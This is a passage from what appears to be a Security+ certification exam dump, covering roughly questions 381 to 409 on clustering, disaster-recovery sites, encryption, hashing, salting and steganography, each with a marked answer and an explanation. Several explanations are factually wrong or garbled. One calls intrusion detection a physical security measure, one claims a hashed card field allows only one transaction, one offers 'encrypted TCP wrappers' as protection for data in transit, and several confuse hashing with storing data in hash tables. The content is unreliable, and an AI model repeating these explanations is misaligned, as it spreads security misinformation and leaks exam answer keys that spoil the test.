- D. RAID

**Correct Answer:** C

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Anytime you connect multiple computers to work/act together as a single server, it is known as clustering. Clustered systems utilize parallel processing (improving performance and availability) and add redundancy.

Server clustering is used to provide failover capabilities / redundancy in addition to scalability as demand increases.

**Incorrect Answers:**

A: A warm site is part of disaster recovery and involves the provision of some of the capabilities of a hot site, but it requires the customer to do more work to become operational. Warm sites provide computer systems and compatible media capabilities.

B: Load balancing is a way of providing high availability by splitting the workload across multiple computers.

D: RAID, or redundant array of independent disks (RAID). RAID allows your existing servers to have more than one hard drive so that if the main hard drive fails, the system keeps functioning.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 234-235, 444

### **QUESTION 382**

Which of the following concepts allows an organization to group large numbers of servers together in order to deliver a common service?

- A. Clustering
- B. RAID
- C. Backup Redundancy
- D. Cold site

**Correct Answer:** A

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Anytime you connect multiple computers to work/act together as a single server, it is known as clustering. Clustered systems utilize parallel processing (improving performance and availability) and add redundancy (but also add costs).

Clustering is done whenever you connect multiple computers to work and act together as a single server. It is meant to utilize parallel processing and can also add to redundancy.

**Incorrect Answers:**

B: RAID, or redundant array of independent disks (RAID). RAID allows your existing servers to have more than one hard drive so that if the main hard drive fails, the system keeps functioning.

C: Backup redundancy is a disaster recovery measure.

D: A cold site is a facility that isn't immediately ready to use. The organization using it must bring along its equipment and network. A cold site may provide network capability, but this isn't usually the case; the site provides a place for operations to resume, but it doesn't provide the infrastructure to support those operations. It is one of the disaster recovery measures.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 234-235, 444

### QUESTION 383

Jane has implemented an array of four servers to accomplish one specific task. This is BEST known as which of the following?

- A. Clustering
- B. RAID
- C. Load balancing
- D. Virtualization

**Correct Answer:** A

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Anytime you connect multiple computers to work/act together as a single server, it is known as clustering. Clustered systems utilize parallel processing (improving performance and availability) and add redundancy (but also add costs).

Incorrect Answers:

B: RAID, or redundant array of independent disks (RAID). RAID allows your existing servers to have more than one hard drive so that if the main hard drive fails, the system keeps functioning.

C: Load balancing is a way of providing high availability by splitting the workload across multiple computers.

D: Virtualization is the foundation for cloud computing. You cannot have cloud computing without virtualization. It makes it possible by abstracting the hardware and making it available to the virtual machines. The abstraction is done through the use of a hypervisor, which can be either Type I (bare metal) or Type II (hosted).

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 234-235

### QUESTION 384

Which of the following technologies uses multiple devices to share work?

- A. Switching

- B. Load balancing
- C. RAID
- D. VPN concentrator

**Correct Answer:** B

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Load balancing is a way of providing high availability by splitting the workload across multiple computers.

Incorrect Answers:

A: Switching means making use of a multiport device / not many devices to share work.

C: RAID or redundant array of independent disks (RAID). RAID allows your existing servers to have more than one hard drive so that if the main hard drive fails, the system keeps functioning.

D: VPN concentrator is a hardware device that is used to create remote access VPNs.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 234-235

**QUESTION 385**

Which of the following provides the BEST application availability and is easily expanded as demand grows?

- A. Server virtualization
- B. Load balancing
- C. Active-Passive Cluster
- D. RAID 6

**Correct Answer:** B

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Load balancing is a way of providing high availability by splitting the workload across multiple computers.

Incorrect Answers:

A: Virtualization is the foundation for cloud computing. You cannot have cloud computing without virtualization. It makes it possible by abstracting the hardware and making it available to the virtual machines. The abstraction is done through the use of a hypervisor, which can be either Type I (bare metal) or Type II (hosted).

C: Active-Passive cluster will provide application availability, but is not as easily expanded as load balancing.

D: RAID or redundant array of independent disks (RAID). RAID allows your existing servers to have more than one hard drive so that if the main hard drive fails, the system keeps functioning.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 234-235

### QUESTION 386

Which of the following can be utilized in order to provide temporary IT support during a disaster, where the organization sets aside funds for contingencies, but does not necessarily have a dedicated site to restore those services?

- A. Hot site
- B. Warm site
- C. Cold site
- D. Mobile site

**Correct Answer: D**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Not having a dedicated site means that the mobile site can fill the role of either being a hot, warm or cold site as a disaster recovery measure.

Incorrect Answers:

A: A hot site is a location that can provide operations within hours of a failure. This type of site would have servers, networks, and telecommunications equipment in place to reestablish service in a short time. Hot sites provide network connectivity, systems, and preconfigured software to meet the needs of an organization. Databases can be kept up-to-date using network connections. These types of facilities are expensive, and they're primarily suitable for short-term situations.

B: A warm site provides some of the capabilities of a hot site, but it requires the customer to do more work to become operational. Warm sites provide computer systems and compatible media capabilities.

C: A cold site is a facility that isn't immediately ready to use. The organization using it must bring along its equipment and network. A cold site may provide network capability, but this isn't usually the case; the site provides a place for operations to resume, but it doesn't provide the infrastructure to support those operations.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 443-444

### QUESTION 387

A security administrator has just finished creating a hot site for the company. This implementation relates to which of the following concepts?

- A. Confidentiality

- B. Availability
- C. Succession planning
- D. Integrity

**Correct Answer:** B

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Simply making sure that the data and systems are available for authorized users is what availability is all about. Data backups, redundant systems, and disaster recovery plans all support availability. And creating a hot site is about providing availability.

Incorrect Answers:

- A: Confidentiality means preventing unauthorized users from accessing data. Passwords, hard drive encryption, and access control all support confidentiality.
- C: Succession planning outlines those internal to the company who has the ability to step into position when they open.
- D: Integrity means ensuring that data has not been altered.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 414, 443-444, 454

**QUESTION 388**

Which of the following disaster recovery strategies has the highest cost and shortest recovery time?

- A. Warm site
- B. Hot site
- C. Cold site
- D. Co-location site

**Correct Answer:** B

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

A hot site is a location that can provide operations within hours of a failure. This type of site would have servers, networks, and telecommunications equipment in place to reestablish service in a short time. Hot sites provide network connectivity, systems, and preconfigured software to meet the needs of an organization. Databases can be kept up-to-date using network connections. These types of facilities are expensive, and they're primarily suitable for short-term situations.

Incorrect Answers:

- A: A warm site provides some of the capabilities of a hot site, but it requires the customer to do more work to become operational. Warm sites provide computer systems and compatible media capabilities.
- C: A cold site is a facility that isn't immediately ready to use. The organization using it must bring along its equipment and network. A cold site may provide network capability, but this isn't usually the case; the site provides a place for operations to resume, but it doesn't provide the infrastructure to support those operations.
- D: A co-location site is type of site where your web hosting is done, e.g. an ISP, or a web hosting company where many different customers host their web presence.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 443-444

### QUESTION 389

A company wants to ensure that its hot site is prepared and functioning. Which of the following would be the BEST process to verify the backup datacenter is prepared for such a scenario?

- A. Site visit to the backup data center
- B. Disaster recovery plan review
- C. Disaster recovery exercise
- D. Restore from backup

**Correct Answer: C**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

A hot site is a location that can provide operations within hours of a failure. This type of site would have servers, networks, and telecommunications equipment in place to reestablish service in a short time. Hot sites provide network connectivity, systems, and preconfigured software to meet the needs of an organization. This means that an actual exercise run would test the abilities of your hot site best.

**Incorrect Answers:**

- A: A site visit is not the same as actual testing that the site can act as a hot site, you need to run a disaster recovery exercise to test the hot site ability.
- B: A review is not actual testing of the disaster recovery plan.
- D: Restoring from backups can be done on any other type of site as well.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 443-444

### QUESTION 390

The Chief Information Officer (CIO) wants to implement a redundant server location to which the production server images can be moved within 48 hours and services can be quickly restored, in case of a catastrophic failure of the primary datacenter's HVAC. Which of the following can be implemented?

- A. Cold site
- B. Load balancing
- C. Warm site
- D. Hot site

**Correct Answer:** C

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Warm sites provide computer systems and compatible media capabilities. If a warm site is used, administrators and other staff will need to install and configure systems to resume operations. For most organizations, a warm site could be a remote office, a leased facility, or another organization with which yours has a reciprocal agreement.

**Incorrect Answers:**

A: A cold site is a facility that isn't immediately ready to use. The organization using it must bring along its equipment and network. A cold site may provide network capability, but this isn't usually the case; the site provides a place for operations to resume, but it doesn't provide the infrastructure to support those operations.

B: Load balancing is a way of providing high availability by splitting the workload across multiple computers.

D: A hot site is a location that can provide operations within hours of a failure. This type of site would have servers, networks, and telecommunications equipment in place to reestablish service in a short time. Hot sites provide network connectivity, systems, and preconfigured software to meet the needs of an organization.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 235, 443-444

### **QUESTION 391**

Which of the following is the BEST concept to maintain required but non-critical server availability?

- A. SaaS site
- B. Cold site
- C. Hot site
- D. Warm site

**Correct Answer:** D

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Warm sites provide computer systems and compatible media capabilities. If a warm site is used, administrators and other staff will need to install and configure

systems to resume operations. For most organizations, a warm site could be a remote office, a leased facility, or another organization with which yours has a reciprocal agreement. Another term for a warm site/reciprocal site is active/active model.

Incorrect Answers:

A: With a SaaS site you use applications as provided by a cloud provider over the internet.

B: A cold site is a facility that isn't immediately ready to use. The organization using it must bring along its equipment and network. A cold site may provide network capability, but this isn't usually the case; the site provides a place for operations to resume, but it doesn't provide the infrastructure to support those operations.

C: A hot site is a location that can provide operations within hours of a failure. This type of site would have servers, networks, and telecommunications equipment in place to reestablish service in a short time. Hot sites provide network connectivity, systems, and preconfigured software to meet the needs of an organization.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 443-444

### **QUESTION 392**

After copying a sensitive document from his desktop to a flash drive, Joe, a user, realizes that the document is no longer encrypted. Which of the following can a security technician implement to ensure that documents stored on Joe's desktop remain encrypted when moved to external media or other network based storage?

- A. Whole disk encryption
- B. Removable disk encryption
- C. Database record level encryption
- D. File level encryption

**Correct Answer: D**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

**Section: Compliance and Operational Security**

Encryption is used to ensure the confidentiality of information. In this case you should make use of file level encryption. File level encryption is a form of disk encryption where individual files or directories are encrypted by the file system itself. This is in contrast to full disk encryption where the entire partition or disk, in which the file system resides, is encrypted.

Incorrect Answers:

A: Full disk encryption can be used to encrypt an entire volume with 128-bit encryption. When the entire volume is encrypted, the data is not accessible to someone who might boot another operating system in an attempt to bypass the computer's security. Full disk encryption is sometimes referred to as hard drive encryption. This would be best to protect data that is at rest.

B: Removable disk encryption will be used to prevent unauthorized access to data storage, but it does not replace file encryption in all situations.

C: Database record level encryption is not going to ensure that Joe's desktop's documents will remain encrypted when moved since Joe might have many other types of files other than database files.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 59, 237, 290

#### QUESTION 393

Customers' credit card information was stolen from a popular video streaming company. A security consultant determined that the information was stolen, while in transit, from the gaming consoles of a particular vendor. Which of the following methods should the company consider to secure this data in the future?

- A. Application firewalls
- B. Manual updates
- C. Firmware version control
- D. Encrypted TCP wrappers

**Correct Answer:** D

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

**Section: Compliance and Operational Security**

Wrapping sensitive systems with a specific control is required when protecting data in transit. TCP wrappers are also security controls. TCP Wrapper is a host-based networking ACL system, used to filter network access to Internet Protocol servers on (Unix-like) operating systems such as Linux or BSD. It allows host or subnetwork IP addresses, names and/or inetd query replies, to be used as tokens on which to filter for access control purposes. TCP Wrapper should not be considered a replacement for a properly configured firewall. Instead, TCP Wrapper should be used in conjunction with a firewall and other security enhancements in order to provide another layer of protection in the implementation of a security policy.

**Incorrect Answers:**

A: Application firewalls are usually better protection for database servers or web servers than are other types of firewalls. Application firewalls, in addition to packet filtering, filter specific application related content.

B: Manual updates will not be practical considering that data is in transit when it gets stolen.

C: Firmware version control is closely related to updating the firmware. You should always be sure that each device is using the correct version of firmware since viruses may specifically target the firmware in routers and switches if you do not update these.

**References:**

<https://www.freebsd.org/doc/handbook/tcpwrappers.html>

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 421

#### QUESTION 394

Which of the following controls can be used to prevent the disclosure of sensitive information stored on a mobile device's removable media in the event that the device is lost or stolen?

- A. Hashing
- B. Screen locks

- C. Device password
- D. Encryption

**Correct Answer:** D

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security  
Encryption is used to ensure the confidentiality of information.

Incorrect Answers:

- A: Hashing refers to the hash algorithms used in cryptography. It is used to store data, such as hash tables.
- B: You can secure your phone or tablet by setting a screen lock. Each time you turn on your device or wake up the screen, you'll be asked to unlock your device. But this does not mean that your sensitive data is safe. You should still encrypt your sensitive data.
- C: Device passwords are only meant to unlock screen lock on your mobile device.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 255, 291

**QUESTION 395**

An online store wants to protect user credentials and credit card information so that customers can store their credit card information and use their card for multiple separate transactions.

Which of the following database designs provides the BEST security for the online store?

- A. Use encryption for the credential fields and hash the credit card field
- B. Encrypt the username and hash the password
- C. Hash the credential fields and use encryption for the credit card field
- D. Hash both the credential fields and the credit card field

**Correct Answer:** C

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Hashing refers to the hash algorithms used in cryptography. It is used to store data, such as hash tables. One main characteristic of hashing is that the algorithm must have few or no collisions in hashing two different inputs does not give the same output. Thus the credential fields should be hashed because anyone customer will have a unique credit card number/identity and since they will use their credit cards for many different transactions, the credit card field should be encrypted only,

not hashed.

Incorrect Answers:

A: Encryption should be used on the credit card field because the customers could be making many separate transactions using the same credit card. The credential field should be hashed and not encrypted because anyone customer would most likely use a credit card to make purchases and not many credit cards to make purchases at the same online store.

B: Credit card customers would not be using usernames and passwords to make purchases from an online store.

D: Hashing the credit card field will limit the customers to one transaction only and not multiple separate transactions.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 255, 291

### **QUESTION 396**

A system administrator has been instructed by the head of security to protect their data at-rest. Which of the following would provide the strongest protection?

- A. Prohibiting removable media
- B. Incorporating a full-disk encryption system
- C. Biometric controls on data center entry points
- D. A host-based intrusion detection system

**Correct Answer: B**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Full disk encryption can be used to encrypt an entire volume with 128-bit encryption. When the entire volume is encrypted, the data is not accessible to someone who might boot another operating system in an attempt to bypass the computer's security. Full disk encryption is sometimes referred to as hard drive encryption. This would be best to protect data that is at rest.

Incorrect Answers:

A: Prohibiting removable media is not working with data at rest.

C: Biometrics are used mainly as a physical security control and to control access to resources. Data at rest is best protected with a full-disk encryption system.

D: Intrusion detection systems are used as a physical security measure and not a data protection measure.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 290

### **QUESTION 397**

Several departments within a company have a business need to send high volumes of confidential information to customers via email. Which of the following is the BEST solution to mitigate unintentional exposure of confidential information?

- A. Employ encryption on all outbound emails containing confidential information.
- B. Employ exact data matching and prevent inbound emails with Data Loss Prevention.
- C. Employ hashing on all outbound emails containing confidential information.
- D. Employ exact data matching and encrypt inbound e-mails with Data Loss Prevention.

**Correct Answer:** A

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Encryption is used to ensure the confidentiality of information and in this case the outbound email that contains the confidential information should be encrypted.

Incorrect Answers:

B: DLP system should be set to monitor the outbound emails not the inbound email since the company will be sending out confidential email.

C: Hashing refers to the hash algorithms used in cryptography. It is used to store data, such as hash tables.

D: Encrypting inbound email would be futile if the data protection should be carried out on outbound email.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 236, 255, 291

### **QUESTION 398**

After recovering from a data breach in which customer data was lost, the legal team meets with the Chief Security Officer (CSO) to discuss ways to better protect the privacy of customer data.

Which of the following controls support this goal?

- A. Contingency planning
- B. Encryption and stronger access control
- C. Hashing and non-repudiation
- D. Redundancy and fault tolerance

**Correct Answer:** B

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Encryption is used to protect data/contents/documents. Access control refers to controlling who accesses any data/contents/documents and to exercise authorized control to the accessing of that data.

Incorrect Answers:

- A: Contingency planning is part of a disaster-recovery plan.
- C: Hashing refers to the hash algorithms used in cryptography. Nonrepudiation prevents one party from denying actions they carried out.
- D: Redundancy and fault tolerance refers to the ability to sustain operation in the event of system and component failure.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 155, 262, 291

### **QUESTION 399**

A security audit identifies a number of large email messages being sent by a specific user from their company email account to another address external to the company. These messages were sent prior to a company data breach, which prompted the security audit. The user was one of a few people who had access to the leaked data. Review of the suspect's emails show they consist mostly of pictures of the user at various locations during a recent vacation. No suspicious activities from other users who have access to the data were discovered.

Which of the following is occurring?

- A. The user is encrypting the data in the outgoing messages.
- B. The user is using steganography.
- C. The user is spamming to obfuscate the activity.
- D. The user is using hashing to embed data in the emails.

**Correct Answer: B**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Steganography is the process of hiding one message in another. Steganography may also be referred to as electronic watermarking. It is also the process of hiding a message in a medium such as a digital image, audio file, or other file. In theory, doing this prevents analysts from detecting the real message. You could encode your message in another file or message and use that file to hide your message.

Incorrect Answers:

- A: Encrypting data means securing the data.
- C: Spamming is any unwanted email.
- D: Hashing refers to the hash algorithms used in cryptography.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 248, 255, 261

### **QUESTION 400**

A security analyst has been notified that trade secrets are being leaked from one of the executives in the corporation. When reviewing this executive's laptop they

notice several pictures of the employee's pets are on the hard drive and on a cloud storage network. When the analyst hashes the images on the hard drive against the hashes on the cloud network they do not match.

Which of the following describes how the employee is leaking these secrets?

- A. Social engineering
- B. Steganography
- C. Hashing
- D. Digital signatures

**Correct Answer:** B

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Steganography is the process of hiding one message in another. Steganography may also be referred to as electronic watermarking. It is also the process of hiding a message in a medium such as a digital image, audio file, or other file. In theory, doing this prevents analysts from detecting the real message. You could encode your message in another file or message and use that file to hide your message.

Incorrect Answers:

A: Social engineering is the process by which intruders gain access to your facilities, your network, and even your employees by exploiting the generally trusting nature of people. A social engineering attack may come from someone posing as a vendor, or it could take the form of an email from a (supposedly) traveling executive who indicates that they have forgotten how to log on to the network or how to get into the building over the weekend.

C: Hashing refers to the hash algorithms used in Cryptography.

D: Digital Signatures is used to validate the integrity of the message and the sender.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 248, 255, 261, 355, 414

**QUESTION 401**

Which of the following functions provides an output which cannot be reversed and converts data into a string of characters?

- A. Hashing
- B. Stream ciphers
- C. Steganography
- D. Block ciphers

**Correct Answer:** A

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Hashing refers to the hash algorithms used in cryptography. It is used to store data, such as hash tables one of its characteristics is that it must be one-way it is not reversible.

Incorrect Answers:

B: A stream cipher is similar to a block cipher in that they are both symmetric methods of cryptography. The difference is that with a stream cipher the data is encrypted one bit, or byte, at a time whereas with a block cipher the algorithm works on chunks of data.

C: Steganography is the process of hiding a message in a medium such as a digital image, audio file, or other file. In theory, doing this prevents analysts from detecting the real message. You could encode your message in another file or message and use that file to hide your message.

D: A block cipher is a symmetric method in cryptography that encrypts data in chunks; very similar to stream ciphers.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 248, 255, 291 [http://en.wikipedia.org/wiki/Hash\\_function](http://en.wikipedia.org/wiki/Hash_function)  
<http://www.webopedia.com/TERM/H/hashing.html>

**QUESTION 402**

A software developer wants to prevent stored passwords from being easily decrypted. When the password is stored by the application, additional text is added to each password before the password is hashed. This technique is known as:

- A. Symmetric cryptography.
- B. Private key cryptography.
- C. Salting.
- D. Rainbow tables.

**Correct Answer: C**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Salting can be used to strengthen the hashing when the passwords were encrypted. Though hashing is a one-way algorithm it does not mean that it cannot be hacked. One method to hack a hash is through rainbow tables and salt is the counter measure to rainbow tables. With salt a password that you typed in and that has been encrypted with a hash will yield a letter combination other than what you actually types in when it is rainbow table attacked.

Incorrect Answers:

A: Symmetric cryptography refers to symmetric algorithms require both ends of an encrypted message to have the same key and processing algorithms. Symmetric algorithms generate a secret key that must be protected. A symmetric key, sometimes referred to as a secret key or private key, is a key that isn't disclosed to people who aren't authorized to use the encryption system. The disclosure of a private key breaches the security of the encryption system.

B: Private Key cryptography is also known as symmetric cryptography.

D: Rainbow tables can be used to break a hash. A rainbow table attack focuses on identifying a stored value. By using values in an existing table of hashed phrases or words (think of taking a word and hashing it every way you can imagine) and comparing them to values found.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 249-250, 256

### **QUESTION 403**

Which of the following concepts describes the use of a one way transformation in order to validate the integrity of a program?

- A. Hashing
- B. Key escrow
- C. Non-repudiation
- D. Steganography

**Correct Answer:** A

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Hashing refers to the hash algorithms used in cryptography. It is used to store data, such as hash tables and its main characteristics are:

It must be one-way it is not reversible.

Variable-length input produces fixed-length output whether you have two characters or 2 million, the hash size is the same. The algorithm must have few or no collisions in hashing two different inputs does not give the same output.

Incorrect Answers:

B: Key escrow is used with nonrepudiation in that the third party in the two-key system may also need access keys. Under the conditions of key escrow, the keys needed to decrypt/encrypt data are held in an escrow account and made available if that third party requests it. The opposite of key escrow is a key recovery agent.

C: Nonrepudiation prevents one party from denying actions that they carried out and in the electronic world nonrepudiation measures can be a two-key cryptographic system and the involvement of a third party to verify the validity. This respected third party 'vouches' for the individuals in the two-key system.

D: Steganography is the process of hiding a message in a medium such as a digital image, audio file, or other file. In theory, doing this prevents analysts from detecting the real message. You could encode your message in another file or message and use that file to hide your message.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 248, 255, 262, 291

### **QUESTION 404**

The security administrator is implementing a malware storage system to archive all malware seen by the company into a central database. The malware must be categorized and stored based on similarities in the code. Which of the following should the security administrator use to identify similar malware?

- A. TwoFish
- B. SHA-512
- C. Fuzzy hashes
- D. HMAC

**Correct Answer:** C

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Hashing is used to ensure that a message has not been altered. It can be useful for positively identifying malware when a suspected file has the same hash value as a known piece of malware. However, modifying a single bit of a malicious file will alter its hash value. To counter this, a continuous stream of hash values is generated for rolling block of code. This can be used to determine the similarity between a suspected file and known pieces of malware.

**Incorrect Answers:**

- A: Twofish is a block cipher algorithm that operates on 128-bit blocks of data and can use cryptographic keys of up to 256 bits in length. It is used to provide confidentiality protection of data.
- B: SHA-512 is a version of Secure Hash Algorithm (SHA) and is a 512-bit hash algorithm that can be used for hashing. Hashing is not an encryption algorithm but the hash can be used to verify that the data has not been altered.
- D: Hash-based Message Authentication Code (HMAC) is a hash algorithm that guarantees the integrity of a message during transmission, but does not provide non-repudiation.

**References:**

<http://blog.sei.cmu.edu/post.cfm/fuzzy-hashing-techniques-in-applied-malware-analysis> Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 332-333, 336

#### **QUESTION 405**

An Information Systems Security Officer (ISSO) has been placed in charge of a classified peer- to-peer network that cannot connect to the Internet. The ISSO can update the antivirus definitions manually, but which of the following steps is MOST important?

- A. A full scan must be run on the network after the DAT file is installed.
- B. The signatures must have a hash value equal to what is displayed on the vendor site.
- C. The definition file must be updated within seven days.
- D. All users must be logged off of the network prior to the installation of the definition file.

**Correct Answer:** B

**Section:** Compliance and Operational Security

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

A hash value can be used to uniquely identify secret information. This requires that the hash function is collision resistant, which means that it is very hard to find data that generate the same hash value and thus it means that in hashing two different inputs will not yield the same output. Thus the hash value must be equal to that displayed on the vendor site.

**Incorrect Answers:**

A: To run a full scan is just important to check the status of your computer insofar as virus infections may be concerned, not the updating of the antivirus definitions when you cannot connect the P2P to the internet.

C: This not a time constraint issue.

D: Logging off of the network is not a requirement to install updates.

**References:**

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 255

**QUESTION 406**

Which of the following would a security administrator use to verify the integrity of a file?



<http://www.gratisexam.com/>

- A. Time stamp
- B. MAC times
- C. File descriptor
- D. Hash

**Correct Answer: D**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Hashing refers to the hash algorithms used in cryptography. It is used to store data, such as hash tables and it is a one-way transformation in order to validate the integrity of data.

Incorrect Answers:

- A: Time stamp is used to check whether a certificate has expired or not.
- B: MAC times are pieces of file system metadata which record when certain events pertaining to a computer file occurred most recently. The events are usually described as "modification" (the data in the file was modified), "access" (some part of the file was read), and "metadata change" (the file's permissions or ownership were modified) also commonly used in forensics.
- C: File descriptor describing a file is not the same as verifying the integrity of the file.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 255, 260

#### **QUESTION 407**

Sara, a security administrator, manually hashes all network device configuration files daily and compares them to the previous days' hashes. Which of the following security concepts is Sara using?

- A. Confidentiality
- B. Compliance
- C. Integrity
- D. Availability

**Correct Answer: C**

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

Integrity means the message can't be altered without detection.

Incorrect Answers:

- A: Confidentiality means that the message/data retains its privacy.
- B: Compliance refers to the degree which documents represent the standards that are agreed upon.
- D: Availability refers to the measures that are used to keep services and systems operational

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, p 291

#### **QUESTION 408**

Matt, a forensic analyst, wants to obtain the digital fingerprint for a given message. The message is 160-bits long. Which of the following hashing methods would Matt have to use to obtain this digital fingerprint?

- A. SHA1

- B. MD2
- C. MD4
- D. MD5

**Correct Answer:** A

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

The Secure Hash Algorithm (SHA) was designed to ensure the integrity of a message. SHA is a one-way hash that provides a hash value that can be used with an encryption protocol. This algorithm produces a 160-bit hash value. SHA (1 or 2) is preferred over Message Digest Algorithm.

Incorrect Answers:

- B: The Message Digest Algorithm (MD) also creates a hash value and uses a one-way hash. It produces a 128-bit hash.
- C: MD4 is another version of the Message Digest Algorithm and produces a 128-bit hash.
- D: MD5 is another version of the Message Digest Algorithm and produces a 128-bit hash.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 255-356

**QUESTION 409**

Company A submitted a bid on a contract to do work for Company B via email. Company B was insistent that the bid did not come from Company A. Which of the following would have assured that the bid was submitted by Company A?

- A. Steganography
- B. Hashing
- C. Encryption
- D. Digital Signatures

**Correct Answer:** D

**Section: Compliance and Operational Security**

**Explanation**

**Explanation/Reference:**

Section: Compliance and Operational Security

A digital signature is similar in function to a standard signature on a document. It validates the integrity of the message and the sender. The message is encrypted using the encryption system, and a second piece of information, the digital signature, is added to the message.

Incorrect Answers:

A: Steganography is the process of hiding a message in a medium such as a digital image, audio file, or other file. In theory, doing this prevents analysts from detecting the real message. You could encode your message in another file or message and use that file to hide your message.

B: Hashing refers to the hash algorithms used in cryptography. It is used to store data, such as hash tables and its main characteristics are:  
It must be one-way it is not reversible.

Variable-length input produces fixed-length output whether you have two characters of 2 million, the hash size is the same. The algorithm must have few or no collisions in hashing two different inputs does not give the same output.

C: Encryption is too wide a concept since all companies would have their bids encrypted. Encryption is part of the process when making use of digital signatures.

References:

Dulaney, Emmett and Chuck Eastton, CompTIA Security+ Study Guide, Sixth Edition, Sybex, Indianapolis, 2014, pp 248, 255, 261, 291

#### **QUESTION 410**
